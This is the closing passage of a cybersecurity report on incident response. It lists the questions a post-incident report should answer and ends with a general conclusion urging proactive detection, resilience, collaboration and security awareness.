


Figure 151: Rapport customiser

A complete report will contain answers to questions such as:

What happened and when?

How did the incident response team perform compared to plans, playbooks, policies, and procedures?

Did the company provide necessary information and respond promptly to help manage the incident effectively?

What can be improved?

What measures were taken to contain and eradicate the incident?

What preventive measures should be put in place to avoid similar incidents in the future?

What tools and resources are needed to detect and analyze similar incidents in the future?

Conclusion

Cybersecurity: A Perpetual Game of Cat and Mouse

The analogy of a cat and mouse game perfectly captures the essence of cybersecurity, where attackers and defenders engage in a constant cycle of one-upmanship. Cybercriminals continually evolve their methods to avoid detection and exploit vulnerabilities, while security professionals must remain vigilant, anticipate, and respond to emerging threats.

The Need for a Proactive, Adaptive, and Collaborative Approach

Traditional security measures are no longer sufficient, as new exploits emerge daily. To stay ahead, organizations must adopt a proactive, adaptive, and collaborative approach to cybersecurity, focusing on:

- **Rapid Detection:** Identifying potential threats in real-time to minimize the attack surface.
- **Effective Response:** Developing incident response plans to quickly contain and mitigate the impact of an attack.
- **Continuous Improvement:** Regularly updating and refining security measures to stay ahead of emerging threats.

Prioritizing Agility, Resilience, and Collaboration

Recognizing the inevitability of incidents, organizations must prioritize agility, resilience, and collaboration to tip the balance in their favor. This includes:

- **Agility:** Quickly responding to emerging threats and adapting to new tactics.
- **Resilience:** Developing robust systems and processes to minimize the impact of an attack.
- **Collaboration:** Sharing threat intelligence and best practices across industries and organizations.

Future Improvement and Upgrade Vision

To stay ahead of the game, organizations must continually improve and upgrade their cybersecurity posture. This includes:

- **Investing in AI-powered security tools:** Leveraging machine learning and artificial intelligence to enhance threat detection and response.
- **Developing a culture of security:** Educating employees and stakeholders on cybersecurity best practices and promoting a culture of security awareness.
- **Staying up-to-date with emerging threats:** Continuously monitoring threat intelligence and updating security measures to address new vulnerabilities.
- **Fostering collaboration and information sharing:** Encouraging collaboration across industries and organizations to share threat intelligence and best practices.

By recognizing the inevitability of incidents and prioritizing agility, resilience, and collaboration, organizations can stay ahead of the game and minimize the impact of cyber attacks.

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